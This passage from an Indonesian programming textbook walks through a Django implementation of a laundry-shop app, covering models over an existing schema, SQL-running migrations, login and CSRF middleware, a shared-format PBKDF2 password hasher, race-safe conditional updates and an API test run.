> **PERINGATAN: Jangan biarkan framework "memperbaiki" skema bersama.** Pengaturan `spring.jpa.hibernate.ddl-auto=update` membuat Hibernate mengubah tabel agar sesuai dengan kelas Java setiap kali aplikasi menyala. Pada basis data kanonis, ia akan menambahkan setiap kolom yang dimiliki kelas tetapi tidak dimiliki tabel, dengan tipe pilihan Hibernate, sehingga nama *field* yang salah eja menjadi kolom baru yang kosong di basis data yang dibaca delapan jalur lain. Setiap jalur dalam bab ini menetapkan padanan dari "jangan pernah menyentuh skema".

13.4 Django: Framework Python yang Serba Lengkap

13.4.1 Proyek, aplikasi, dan jalan pertama

Django menyebut dirinya "*framework* web bagi para perfeksionis yang dikejar tenggat" [11]. Bila Flask memberi Anda perutean dan templat lalu menyerahkan sisanya kepada Anda, Django datang dengan ORM, migrasi, sesi, perlindungan CSRF, formulir, situs administrasi, *test runner*, dan baris perintah, semuanya dirancang untuk bekerja bersama. Django memisahkan **proyek** (*project*, pengaturan satu instalasi, di sini folder `profitina/`) dari **aplikasi** (*app*, paket model, *view*, dan templat yang dapat dipakai ulang, di sini satu-satunya aplikasi `laundry/`).

Jalur ini berada di `App/fbp/django`. Berkas `requirements.txt`-nya mengunci empat paket, diperlihatkan dalam **Kode 13.1**; komentarnya menjelaskan mengapa paket pertama memerlukan Python 3.12.

Kode 13.1 `requirements.txt` jalur Django: Django sendiri, WhiteNoise untuk berkas statis, python-dotenv untuk berkas `.env`, dan *driver* MySQL berbahasa Python murni.

```
# Profitina Laundry - Django track. Exact versions installed and tested in the build
# environment (Python 3.13 and 3.12, see VERIFIED.md). Django 6.1 needs Python 3.12 or
newer.
#   pip install -r requirements.txt
Django==6.1.1
# serves /static/ (CSS, JS, the logo) also when DJANGO_DEBUG is off
whitenoise==6.12.0
# reads the file .env next to manage.py
python-dotenv==1.2.3
# MySQL / MariaDB: only needed when DB_ENGINE=mysql. PyMySQL is pure Python (always
installs);
# set MYSQL_DRIVER=pymysql to use it. mysqlclient (the driver Django recommends) is
faster but
# needs a C compiler on Linux/macOS:  pip install mysqlclient==2.3.0
PyMySQL==1.2.3
```

Untuk bab ini, perintah-perintah README jalur tersebut diikuti di dalam lingkungan virtual baru yang dibuat dengan Python 3.12.3:

```
python3.12 -m venv .venv
source .venv/bin/activate          # Windows: .venv\Scripts\Activate.ps1
python -m pip install -r requirements.txt
python -m pip freeze
```


```
asgiref==3.12.1
Django==6.1.1
PyMySQL==1.2.3
python-dotenv==1.2.3
sqlparse==0.6.0
whitenoise==6.12.0
```

Empat paket diminta dan enam yang datang: `asgiref` dan `sqlparse` adalah dependensi Django sendiri, yang diambil `pip` tanpa disuruh. Itulah cicipan pertama dari apa yang di Subbab 13.2.3 disebut unduhan. Berikutnya basis data disiapkan dan *server* pengembangan dinyalakan pada *port* 6130 dengan jam demo:

```
python manage.py init_db
LAUNDRY_NOW="2026-09-30 21:00:00" python manage.py runserver 6130
```

```
Operations to perform:
  Apply all migrations: laundry
Running migrations:
  Applying laundry.0001_initial... FAKED
  Applying laundry.0002_sample_data... FAKED
Copied App/database/laundry.db to App/fbp/django/instance/laundry.db.
```

(Nama-nama folder pada keluaran ini dan keluaran berikutnya dipendekkan sehingga dimulai dari `App/`.) Kata **FAKED** perlu dijelaskan, dan Subbab 13.4.3 menjelaskannya. Setelah masuk sebagai pemilik dan membuka *Queue* untuk Keputih, muncullah halaman **Gambar 13.3**: sembilan nota dalam proses, enam di antaranya terlambat, dan enam siap diambil, persis seperti dalam dokumen.



Gambar 13.3 Antrean gerai O02 Keputih di jalur Django pada jam demo 30 September 2026 pukul 21.00: sembilan nota dalam proses (enam terlambat setelah pengering rusak) dan enam menunggu diambil, dua di antaranya masih menyisakan tagihan.

13.4.2 Model: menggambarkan tabel yang sudah ada

Model Django adalah kelas Python yang menggambarkan satu tabel. Setiap atribut kelas adalah sebuah kolom, dan Django memakai deskripsi itu untuk membangun kueri: `Bill.objects.filter(status="queued")` menjadi `SELECT ... FROM "Bill" WHERE "status" = %s` dengan nilai yang diikat, tidak pernah ditempel. **Kode 13.2** adalah model `Bill`.

Kode 13.2 `laundry/models.py`, baris 104 sampai 128: model `Bill`. `db_table` dan `db_column` mempertahankan nama asli; kunci lima karakter dinyatakan sebagai kunci primer; `PROTECT` sepadan dengan `ON DELETE RESTRICT` pada skema.

```
class Bill(models.Model):
    """One laundry order. `payment` is the amount CHARGED (a snapshot of price x unit);
    what was PAID is the sum of the bill's Payment rows (BR-6)."""
    id = models.CharField(primary_key=True, max_length=5)
    arrived = models.DateTimeField()
    finished = models.DateTimeField(null=True, blank=True)
    departed = models.DateTimeField(null=True, blank=True)
    status = models.CharField(max_length=8, choices=BILL_STATUSES, default="queued")
    rack = models.CharField(max_length=3)
    unit = models.IntegerField()
    payment = models.DecimalField(max_digits=10, decimal_places=2)
    customer = models.ForeignKey(Customer, db_column="Customer_id",
on_delete=models.PROTECT,
                                 related_name="bills")
    employee = models.ForeignKey(Employee, db_column="Employee_id",
on_delete=models.PROTECT,
                                 related_name="bills_received")
    service = models.ForeignKey(Service, db_column="Service_id", on_delete=models.PROTECT,
                                related_name="bills")
    outlet = models.ForeignKey(Outlet, db_column="Outlet_id", null=True, blank=True,
                               on_delete=models.PROTECT, related_name="bills")

    class Meta:
        db_table = "Bill"

    def __str__(self):
        return self.id
```

Tiga baris melakukan pekerjaan menghormati skema kanonis.

`db_table = "Bill"` (baris 125) menimpa nama tabel bawaan Django, yang semestinya `laundry_bill`: nama aplikasi, garis bawah, dan nama kelas dalam huruf kecil.

`id = models.CharField(primary_key=True, max_length=5)` (baris 107) memberi tahu Django bahwa kuncinya adalah teks seperti `B2938`. Tanpa baris itu Django akan menambahkan kolom bilangan bulat yang bertambah otomatis bernama `id`, yang tidak dimiliki tabel kanonis.

`db_column="Customer_id"` (baris 115) mempertahankan ejaan asli kolom kunci tamu. Secara bawaan Django akan mencari `customer_id` dalam huruf kecil. Di SQLite dan MySQL untuk Windows hal itu kebetulan berhasil, karena keduanya membandingkan nama kolom tanpa membedakan huruf besar-kecil; di MySQL untuk Linux nama tabel peka huruf besar-kecil, dan perbedaan antara program yang jalan di laptop tetapi gagal di *server* justru terletak pada detail semacam ini.

Kunci tamu itu sendiri adalah baris paling berguna dari model ini. Karena `customer` dinyatakan sebagai `ForeignKey`, kode dapat menulis `bill.customer.name`, dan Django mengambil pelanggannya. Arah sebaliknya juga bisa: `related_name="bills"` memberi setiap pelanggan kumpulan `customer.bills`. Dan `on_delete=models.PROTECT` berarti menghapus pelanggan yang masih memiliki nota akan menimbulkan galat, padanan Python dari `ON DELETE RESTRICT` pada

skema, tepat seperti yang dituntut kebutuhan FR-2 (pelanggan yang memiliki nota tidak boleh dihapus; uji TC-2.9 memeriksanya).

> **DEFINISI.** ORM yang memetakan satu kelas ke satu tabel dan meletakkan metode simpan dan muat pada kelas itu sendiri (`bill.save()`, `Bill.objects.get(...)`) mengikuti pola ***Active Record***; ORM yang memakai objek "repositori" terpisah untuk memuat dan menyimpan kelas biasa mengikuti pola ***Data Mapper*** [12]. Django dan Laravel termasuk Active Record; Spring Data JPA dan Entity Framework Core termasuk Data Mapper.

13.4.3 Migrasi yang menjalankan SQL bersama

Migration Django adalah berkas Python bernomor yang menggambarkan satu perubahan pada basis data: "buat tabel Bill", "tambahkan kolom rack". Perintah `python manage.py migrate` menerapkan setiap *migration* yang belum diterapkan, berurutan, dan mencatat masing-masing dalam tabel bernama `django_migrations`. Biasanya `makemigrations` menulis berkas-berkas ini untuk Anda dengan membandingkan model dengan *migration* terakhir.

Untuk skema kanonis, jalan biasa itu bermasalah: Django akan menulis pernyataan `CREATE TABLE` *miliknya sendiri*, tanpa batasan `CHECK` dan nama indeks dari `schema.sqlite.sql`. Karena itu jalur Django memakai alat yang kurang lazim tetapi didukung penuh, `SeparateDatabaseAndState`. *Migration* `0001_initial` memberi tahu *state* Django (gambaran Django tentang model yang ada) segala hal yang akan ditulis `makemigrations`, tetapi *operasi basis data*-nya adalah menjalankan berkas SQL bersama. *Migration* `0002_sample_data`, dalam **Kode 13.3**, memuat berkas *seed* bersama dengan cara yang sama.

Kode 13.3 `laundry/migrations/0002_sample_data.py`: data setahun dimuat oleh sebuah *migration*, agar *test runner* Django membangun basis data ujinya dengan baris-baris yang persis sama dengan `laundry.db`.

```
"""The sample data "a real shop, a real year" (SPEC.md section 2): App/database/seed.*.sql.

It is loaded by migrations so that Django's test runner builds its test database with
exactly the rows of laundry.db (the expected numbers of the documents).
"""
from django.db import migrations

from laundry.sqlfiles import run_file


def load(apps, schema_editor):
    run_file(schema_editor.connection, "seed")


def unload(apps, schema_editor):
    with schema_editor.connection.cursor() as cursor:
        for table in ("StatusLog", "Payment", "Bill", "Customer", "Service", "Employee",
"Outlet"):
            cursor.execute(f"DELETE FROM {table}")


class Migration(migrations.Migration):

    dependencies = [("laundry", "0001_initial")]

    operations = [migrations.RunPython(load, unload)]
```

Fungsi pembantu `run_file` dalam **Kode 13.4** memilih dialek dari koneksi dan mengeksekusi berkas itu pernyataan demi pernyataan.

Kode 13.4 `laundry/sqlfiles.py`, baris 56 sampai 69: jalankan `schema.sqlite.sql` atau `schema.mysql.sql` (dan berkas *seed* padanannya) melalui koneksi Django sendiri. Berkas itu milik proyek sendiri, sehingga dijalankan tanpa parameter.

```
def dialect(connection):
    """'sqlite' or 'mysql' (MariaDB counts as mysql)."""
    return "sqlite" if connection.vendor == "sqlite" else "mysql"


def run_file(connection, kind):
    """Run database/<kind>.<dialect>.sql, e.g. kind='schema' -> schema.sqlite.sql."""
    path = Path(settings.DATABASE_DIR) / f"{kind}.{dialect(connection)}.sql"
    script = path.read_text(encoding="utf-8")
    with connection.cursor() as cursor:
        for statement in split_sql(script):
            if statement.upper().startswith(_SKIP_PREFIXES):
                continue
            cursor.execute(statement)       # no parameters: the text is our own file
```

Kini kata FAKED menjadi masuk akal. `init_db` *menyalin* `laundry.db` yang sudah jadi, yang sudah berisi tabel dan data setahun. Menjalankan kedua *migration* padanya akan gagal pada `CREATE TABLE Bill` pertama, karena tabelnya sudah ada. Maka `init_db` memanggil `migrate --fake`, yang menulis "0001 diterapkan, 0002 diterapkan" ke `django_migrations` tanpa menjalankannya. Sejak itu Django dan basis data sepakat. Pada basis data MySQL yang kosong, `init_db` justru menjalankan *migration* sungguhan, dan dua berkas yang sama membuat serta mengisi tabel. Satu perintah lagi termasuk di sini: `python manage.py makemigrations --check` menjawab "No changes detected" bila model dan *migration* sepakat. Perintah itu dijalankan untuk bab ini dan menjawab persis demikian.

> **PERINGATAN: Berkas `laundry.db` kosong yang tidak dibuat dengan sengaja.** Ketika perintah-perintah bab ini pertama kali dijalankan, pengujian (Subbab 13.4.8) dijalankan *sebelum* `init_db`. *Test runner* Django memakai basis data uji terpisah, tetapi pembukaan koneksi utama selama pemeriksaannya membuat SQLite menciptakan berkas kosong `instance/laundry.db`. `init_db` kemudian menolak dengan pesan "instance/laundry.db already exists", dan *server* yang tetap dinyalakan menjawab setiap panggilan API dengan `500 server_error`, karena berkas itu tidak memiliki tabel. Obatnya adalah `python manage.py init_db --force`. Pelajarannya sama dengan yang diajarkan Bab 10 tentang `sqlite3.connect()`: SQLite diam-diam menciptakan berkas yang tidak ada. Jalankan `init_db` terlebih dahulu.

13.4.4 Pengaturan: urutan middleware adalah rancangan keamanan

Segala hal tentang satu instalasi Django ada dalam satu berkas, `profitina/settings.py`. Dua bagiannya memikul rancangan keamanan. Yang pertama adalah daftar ***middleware*** dalam **Kode 13.5**: fungsi-fungsi yang dilalui setiap permintaan dalam perjalanan masuk, dari atas ke bawah, dan dilalui setiap jawaban dalam perjalanan keluar, dari bawah ke atas.

Kode 13.5 `profitina/settings.py`, baris 46 sampai 58: *middleware* dalam urutan yang dijumpai sebuah permintaan. Pemeriksaan *login* milik binatu berada tepat sebelum pemeriksaan CSRF Django, dan penangan galat milik binatu berada paling akhir.

```
MIDDLEWARE = [
    "django.middleware.security.SecurityMiddleware",
    "whitenoise.middleware.WhiteNoiseMiddleware",     # serves /static/ (also with DEBUG
off)
    "django.contrib.sessions.middleware.SessionMiddleware",
    "django.middleware.common.CommonMiddleware",
    # Our login check runs BEFORE the CSRF check, so a request without a session gets
    # 401 "not logged in" (like the reference track) and not a CSRF error.
    "laundry.middleware.EmployeeAuthMiddleware",
    "django.middleware.csrf.CsrfViewMiddleware",
    "django.contrib.messages.middleware.MessageMiddleware",
    "django.middleware.clickjacking.XFrameOptionsMiddleware",
    "laundry.middleware.ErrorMiddleware",
]
```

Posisi `EmployeeAuthMiddleware` (baris 53) adalah keputusan yang dijelaskan komentarnya. Dokumen API menyatakan bahwa panggilan tanpa sesi harus dijawab `401 not_logged_in`. Bila *middleware* CSRF Django berada di depan, permintaan tanpa sesi juga merupakan permintaan tanpa token CSRF, dan akan dijawab `403 csrf_failed`. Menempatkan pemeriksaan *login* di depan membuat jawabannya identik dengan rujukan Flask. Perhatikan, meskipun demikian, bahwa uji TC-1.5 dan pemeriksaan penerimaan B-01 sama-sama memakai `GET`, yang tidak pernah diperiksa *middleware* CSRF Django; tidak ada uji dalam rangkaian ini yang mengirim `POST` tanpa sesi, sehingga saat ini hanya komentar itulah yang melindungi baris tersebut. Soal Latihan 13.7 meminta Anda menulis uji yang belum ada itu.

Bagian kedua, **Kode 13.6**, mengonfigurasi sesi, CSRF, dan kata sandi.

Kode 13.6 `profitina/settings.py`, baris 116 sampai 136: sesi di sisi *server* dalam memori, sesi delapan jam, *cookie* yang tidak dapat dibaca JavaScript, rahasia CSRF yang disimpan di sesi dan dibaca dari *header* `X-CSRF-Token`, serta satu *hasher* kata sandi.

```
# ---------------------------------------------------------------- sessions, CSRF,
passwords
# Server-side sessions in the process memory (the local-memory cache): the cookie holds
# only a random id, logout deletes the data (AC-1.7), and no django_session table is
# needed. Restarting the server logs everybody out - fine for one shop PC.
CACHES = {"default": {"BACKEND": "django.core.cache.backends.locmem.LocMemCache",
                      "LOCATION": "profitina"}}
SESSION_ENGINE = "django.contrib.sessions.backends.cache"
SESSION_COOKIE_AGE = 8 * 3600              # S-6: 8 hours
SESSION_COOKIE_HTTPONLY = True
SESSION_COOKIE_SAMESITE = "Lax"
SESSION_COOKIE_SECURE = env("HTTPS", "0") == "1"   # set HTTPS=1 behind TLS
SESSION_SAVE_EVERY_REQUEST = False

CSRF_USE_SESSIONS = True                   # the CSRF secret lives in the session, not a
cookie
CSRF_HEADER_NAME = "HTTP_X_CSRF_TOKEN"     # the JSON API sends  X-CSRF-Token: <token>
(api.md 1)
CSRF_FAILURE_VIEW = "laundry.views.errors.csrf_failure"
CSRF_COOKIE_SECURE = SESSION_COOKIE_SECURE

# Our own hasher for the shared format pbkdf2_sha256$iter$salt_b64$hash_b64
# (Django's built-in pbkdf2_sha256 uses the salt TEXT, ours the Base64-decoded BYTES).
PASSWORD_HASHERS = ["laundry.hashers.ProfitinaPBKDF2Hasher"]
```

Baris 122 memilih **sesi di sisi *server***: *cookie* hanya memuat pengenal acak, dan datanya (siapa yang sedang masuk) tetap di memori *server*, sehingga keluar (*logout*) benar-benar menghapusnya (AC-1.7). Baris 129 menyimpan rahasia CSRF di dalam sesi, bukan di *cookie* kedua. Baris 130 memberi tahu Django bahwa klien API mengirim token dalam *header* `X-CSRF-Token`, nama *header* yang ditetapkan `docs/api.md` untuk setiap jalur; bawaan Django sendiri adalah `X-CSRFToken`.

Baris 136 mengganti semua *hasher* kata sandi Django dengan satu kelas, pokok bahasan Subbab 13.4.6. Perhatikan pula baris 38 berkas itu (tidak dicetak): `django.contrib.auth` dan `django.contrib.admin` *tidak* dipasang, karena keduanya akan menambahkan beberapa tabel `auth_*` dan `django_*` ke basis data kanonis. Para karyawan di tabel `Employee` itulah penggunanya.

13.4.5 Satu pemeriksaan login untuk setiap view

Kode 13.7 adalah *middleware* milik binatu sendiri. Ia padanan Django dari penjaga di Bab 10, dan kemiripannya disengaja.

Kode 13.7 `laundry/middleware.py`, baris 38 sampai 59: muat karyawan dari sesi pada setiap permintaan, dan tolak setiap *view* yang tidak ditandai publik: halaman dialihkan ke formulir *login*, panggilan API mendapat JSON 401.

```
class EmployeeAuthMiddleware:
    def __init__(self, get_response):
        self.get_response = get_response

    def __call__(self, request):
        request.employee = None
        employee_id = request.session.get("employee_id")
        if employee_id:
            request.employee = employees.get_employee(employee_id, only_active=True)
            if request.employee is None:            # login disabled meanwhile
                request.session.flush()
        response = self.get_response(request)
        if request.employee is not None or is_api(request):
            response["Cache-Control"] = "no-store"   # AC-1.7: Back button after logout
        return response

    def process_view(self, request, view_func, view_args, view_kwargs):
        if request.employee is not None or is_public(view_func, request.method):
            return None
        if is_api(request):
            return JsonResponse(NotLoggedIn("Please log in first.").to_json(), status=401)
        return redirect("/login?next=" + quote(request.get_full_path()))
```

Dua metode, dua saat. `__call__` berjalan untuk setiap permintaan: ia membaca `employee_id` dari sesi dan memuat karyawan *dari basis data*, sehingga akun yang dinonaktifkan pemilik berhenti bekerja pada klik berikutnya, bukan di akhir sesi delapan jam. `process_view` berjalan setelah Django memilih *view* tetapi sebelum memanggilnya, dan itulah saat untuk menolak. Aturan "tolak kecuali ditandai publik" adalah sebuah ***allow-list***: *view* baru yang lupa ditandai menjadi privat, dan kesalahannya tampak sebagai permintaan *login* yang menjengkelkan, bukan sebagai kebocoran data. Bab 10 mengambil pilihan yang sama dengan alasan yang sama.

Pemeriksaan peran adalah sebuah *decorator*, `@permission("bills_write")`, yang menimbulkan `Forbidden` kecuali tabel izin membolehkan peran yang sedang masuk. Tabel izin itu adalah kamus `PERMISSIONS` dalam `logic/rules.py`, salinan subbab 1.2 dokumen API, dan tabelnya sama di setiap jalur.

13.4.6 Format kata sandi PBKDF2 bersama

Setiap jalur buku ini menyimpan kata sandi dalam satu format yang ditetapkan pada bagian 6 README basis data:

```
pbkdf2_sha256$600000$JyvXTecVHbEnfad/9fAFlg==$pFbpqEpDCCxDbFVGmQFCV8yvI3e6pWgIx41FupND33k
=
```

Itulah *hash* tersimpan milik pemilik. Ia terdiri atas empat bagian yang dipisahkan `$`: algoritme, jumlah iterasi, *salt*, dan kunci turunan, dua yang terakhir dalam Base64. Kunci turunan dihitung dengan PBKDF2 sebagaimana didefinisikan RFC 8018 [13]:

$$DK = \text{PBKDF2}(\text{HMAC-SHA256},\ P,\ S,\ c,\ dkLen) \tag{13.1}$$

dengan P kata sandi sebagai *byte* UTF-8, S enam belas *byte salt* acak, $c = 600{,}000$ jumlah iterasi yang dianjurkan OWASP [14], dan $dkLen = 32$ *byte*. Untaian yang tersimpan selalu sama panjangnya, dan menghitungnya adalah cara yang baik untuk memeriksa bahwa Anda sudah memahami formatnya:

$$L = 13 + 1 + 6 + 1 + 24 + 1 + 44 = 90 \tag{13.2}$$

Tiga belas karakter `pbkdf2_sha256`, tiga tanda `$`, enam digit `600000`, 24 karakter Base64 yang menyandikan 16 *byte*, dan 44 karakter yang menyandikan 32 *byte*. *Hash* dengan 1.000 iterasi dua karakter lebih pendek, 88, karena `1000` terdiri atas empat digit.

Django sudah memiliki *hasher* bernama `pbkdf2_sha256`, dan untaian yang ditulisnya *tampak* identik. Walaupun begitu, jalur Django tidak dapat memakainya, dan alasannya adalah salah satu detail paling mendidik dalam bab ini. *Hasher* bawaan Django memakai **teks** *salt*, 24 karakter itu, sebagai *salt*. Setiap jalur lain terlebih dahulu **mendekode** *salt* dari Base64 dan memakai 16 ***byte***-nya. Nama algoritme sama, tata letak sama, kunci berbeda: pemilik yang dibuat oleh Django tidak dapat masuk ke Flask, dan pemilik dalam `laundry.db` tidak dapat masuk ke Django. **Kode 13.8** adalah penggantinya.

Kode 13.8 `laundry/hashers.py`, baris 21 sampai 51: *hasher* kata sandi Django untuk format bersama. `encode` dan `verify` mendekode *salt* menjadi *byte* sebelum memanggil PBKDF2, dan perbandingannya memakan waktu yang sama entah *byte* pertama atau terakhir yang berbeda.

```
class ProfitinaPBKDF2Hasher(BasePasswordHasher):
    algorithm = "pbkdf2_sha256"
    iterations = 600_000          # S-5, OWASP 2023
    digest = hashlib.sha256

    def salt(self):
        """16 random bytes, as Base64 text (24 characters)."""
        return base64.b64encode(secrets.token_bytes(16)).decode("ascii")

    def encode(self, password, salt, iterations=None):
        iterations = iterations or self.iterations
        key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"),
                                  base64.b64decode(salt), iterations, dklen=32)
        return "$".join([self.algorithm, str(iterations), salt,
                         base64.b64encode(key).decode("ascii")])

    def decode(self, encoded):
        algorithm, iterations, salt, hash_b64 = encoded.split("$", 3)
        assert algorithm == self.algorithm
        return {"algorithm": algorithm, "hash": hash_b64, "iterations": int(iterations),
"salt": salt}

    def verify(self, password, encoded):
        try:
            decoded = self.decode(encoded)
            expected = base64.b64decode(decoded["hash"], validate=True)
            key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"),
                                      base64.b64decode(decoded["salt"], validate=True),
                                      decoded["iterations"], dklen=len(expected))
        except (ValueError, AssertionError):
            return False
        return constant_time_compare(key, expected)          # constant time
```

Dokumentasi Django menjelaskan cara memasang kelas semacam ini: setiap turunan `BasePasswordHasher` yang tercantum dalam `PASSWORD_HASHERS` dipakai oleh `check_password` dan `make_password` [15]. Baris 51 membandingkan kedua kunci dengan `constant_time_compare`, sehingga penyerang yang mengukur waktu jawaban tidak mengetahui berapa *byte* yang sudah benar. Dan `must_update` (baris 58 berkas itu) mengembalikan `False`: Django gemar diam-diam membuat ulang *hash* kata sandi saat *login* bila algoritme pilihannya berubah, dan di sini hal itu akan menulis ulang *hash* yang masih harus dibaca tujuh jalur lain.

Seberapa lambat 600.000 iterasi? Subbab 13.8.2 mengukurnya: memeriksa *hash* keempat belas karyawan terhadap empat calon kata sandi memerlukan 50 panggilan `verify` dan 8,3 detik dalam Python pada satu inti mesin pembangunan. Dengan demikian, jumlah tebakan per detik yang diperoleh penyerang dari inti itu adalah

$$g = \frac{N}{T} = \frac{50}{8.3\ \text{s}} \approx 6\ \text{tebakan per detik} \tag{13.3}$$

Kata sandi delapan karakter yang diambil dari 95 karakter ASCII tercetak memiliki $95^8 \approx 6.6 \times 10^{15}$ kemungkinan; dengan enam tebakan per detik, mencoba semuanya memerlukan sekitar 1.1×10^{15} detik, kira-kira 35 juta tahun, pada inti itu. Penyerang sungguhan memakai kartu grafis yang ribuan kali lebih cepat, itulah sebabnya jumlah iterasi terus dinaikkan dan kata sandi yang pendek atau umum tetap berbahaya apa pun *hash*-nya. Inti dari Persamaan (13.3) adalah bentuk argumennya: biaya bagi penyerang dikalikan c, sedangkan biaya bagi binatu hanyalah seperlima detik sekali setiap *login*.

13.4.7 Logika bisnis: pembaruan bersyarat di dalam transaksi

Kode 13.9 adalah `mark_finished()`, fungsi yang akhirnya dipanggil tombol *Finished* seorang pencuci.

Kode 13.9 `laundry/logic/bills.py`, baris 306 sampai 316: dari *queued* ke *finished*. Status diperiksa dalam Python untuk pesan yang ramah, lalu diperiksa lagi di dalam `UPDATE` itu sendiri melalui `filter(status="queued")`, sehingga dua tekanan tombol dalam detik yang sama tidak mungkin sama-sama berhasil.

```
def mark_finished(user, bill_id):
    """UC-06 / AC-5.1: queued -> finished."""
    with transaction.atomic():
        bill = _locked_bill(user, bill_id)
        if bill.status != "queued":
            raise Conflict(state_message(bill))
        now = clock.now()
        changed = Bill.objects.filter(pk=bill.id,
status="queued").update(status="finished", finished=now)
        if changed != 1:                                  # somebody else was faster (AC-
5.8)
            raise Conflict(f"{bill.id} is no longer in process.")
        _log(bill.id, "finished", user, now)
```

Bandingkan dengan versi Flask di Bab 10: strukturnya identik, hanya kosakatanya yang berubah. `with transaction.atomic():` adalah transaksi Django: keluar dari blok secara normal berarti *commit*, sebuah *exception* berarti *rollback*. `_locked_bill` menjalankan `SELECT ... FOR UPDATE` di MySQL (SQLite sudah memegang kunci tulis, karena `settings.py` meminta transaksi `IMMEDIATE`). Baris yang menentukan adalah baris 313:

```
changed = Bill.objects.filter(pk=bill.id, status="queued").update(status="finished",
finished=now)
```

ORM mengubahnya menjadi satu pernyataan, `UPDATE "Bill" SET "status" = ?, "finished" = ? WHERE "id" = ? AND "status" = ?`, dengan keempat nilai diikat, dan mengembalikan jumlah baris yang berubah. Bila pencuci kedua menekan tombol sesaat lebih dahulu, jumlah itu 0, dan fungsi menimbulkan `Conflict`, yang menjadi HTTP 409. Inilah kebutuhan AC-5.8, dan gagasannya sama di setiap jalur.

> **WAWASAN KUNCI: ORM tidak menghapus keharusan berpikir tentang SQL.** Seorang pemula akan menulis `bill.status = "finished"; bill.save()`. Django lalu menulis `UPDATE "Bill" SET ... WHERE "id" = ?`, *tanpa* syarat status, dan dua pencuci dapat sama-sama "menyelesaikan" nota yang sama sambil menulis dua baris riwayat. ORM memendekkan kasus yang umum; ORM tidak membuat kasus serentak menjadi benar.

13.4.8 View API dan pengujiannya

API JSON memakai ***class-based view*** Django: satu kelas per alamat, satu metode per kata kerja HTTP. **Kode 13.10** adalah metode `post` yang membuat nota.

Kode 13.10 `laundry/api/views.py`, baris 143 sampai 155: `POST /api/bills`. Hanya lima *field* bernama yang disalin dari badan permintaan; `payment` yang dikirim klien tidak pernah dibaca, karena harga dihitung di *server* (BR-1).

```
    def post(self, request):
        require(request, "bills_write")
        body = js.json_body(request)
        pay_now = body.get("pay_now")
        if pay_now is not None and not isinstance(pay_now, dict):
            raise ValidationFailed({"pay_now": "pay_now must be an object {method, amount,
reference}."})
        # Only these keys are read: 'payment', 'id', 'status' and 'arrived' are ignored
(BR-1).
        data = {key: body.get(key) for key in ("customer_id", "service_id", "unit", "rack",
"outlet_id")}
        data["pay_now"] = pay_now
        bill_id = bill_logic.create_bill(request.employee, data)
        response = answer(js.bill_detail(bill_logic.full_bill(bill_id)), 201)
        response["Location"] = f"/api/bills/{bill_id}"
        return response
```

Baris 150 adalah seluruh pertahanan terhadap klien yang mengirim `"payment": 1` dengan harapan membayar satu rupiah untuk lima kilogram: kamusnya dibangun dari daftar kunci yang tetap, dan `payment` tidak termasuk di dalamnya. Baris 152 memanggil `create_bill()` yang sama dengan yang dipanggil formulir web halaman S04. Baris 154 menambahkan *header* `Location` yang semestinya menyertai jawaban `201 Created`.

Pengujian memakai *test runner* Django, yang membangun basis data uji baru dari *migration* sebelum uji pertama dan membungkus setiap uji dalam transaksi yang di-*rollback* sesudahnya, sehingga setiap uji melihat data setahun yang belum tersentuh. **Kode 13.11** memperlihatkan uji pertama fitur nota baru.

Kode 13.11 `laundry/tests/test_fr04_07_bills.py`, baris 18 sampai 27: uji TC-4.1. Kasir kasir5 di Wiyung membuat nota untuk pelanggan C0151, 5 kg cuci-lipat di rak A03, dan mencoba menetapkan harga 1; jawabannya nota B2954 seharga Rp 40.000 dan tepat satu baris riwayat.

```
    def test_tc_4_1_example_c0151_s0001_5kg(self):
        r = Api("kasir5").post("/api/bills", {"customer_id": "C0151", "service_id":
"S0001", "unit": 5,
                                              "rack": "A03", "payment": 1})
        self.assertEqual(201, r.status_code)
        self.assertEqual("/api/bills/B2954", r["Location"])
        b = r.json()
        self.assertEqual(("B2954", 40000, "queued", "A03", "O03", "E0012", "2026-09-30
21:00:00"),
                         (b["id"], b["payment"], b["status"], b["rack"], b["outlet"]["id"],
b["employee"]["id"],
                          b["arrived"]))
        self.assertEqual(1, StatusLog.objects.filter(bill_id="B2954").count())
```

Seluruh rangkaian uji dijalankan untuk bab ini di lingkungan Python 3.12:

```
python manage.py test laundry
```

```
Found 68 test(s).
Creating test database for alias 'default'...
System check identified no issues (0 silenced).
...
----------------------------------------------------------------------
Ran 68 tests in 15.202s

OK
Destroying test database for alias 'default'...
```

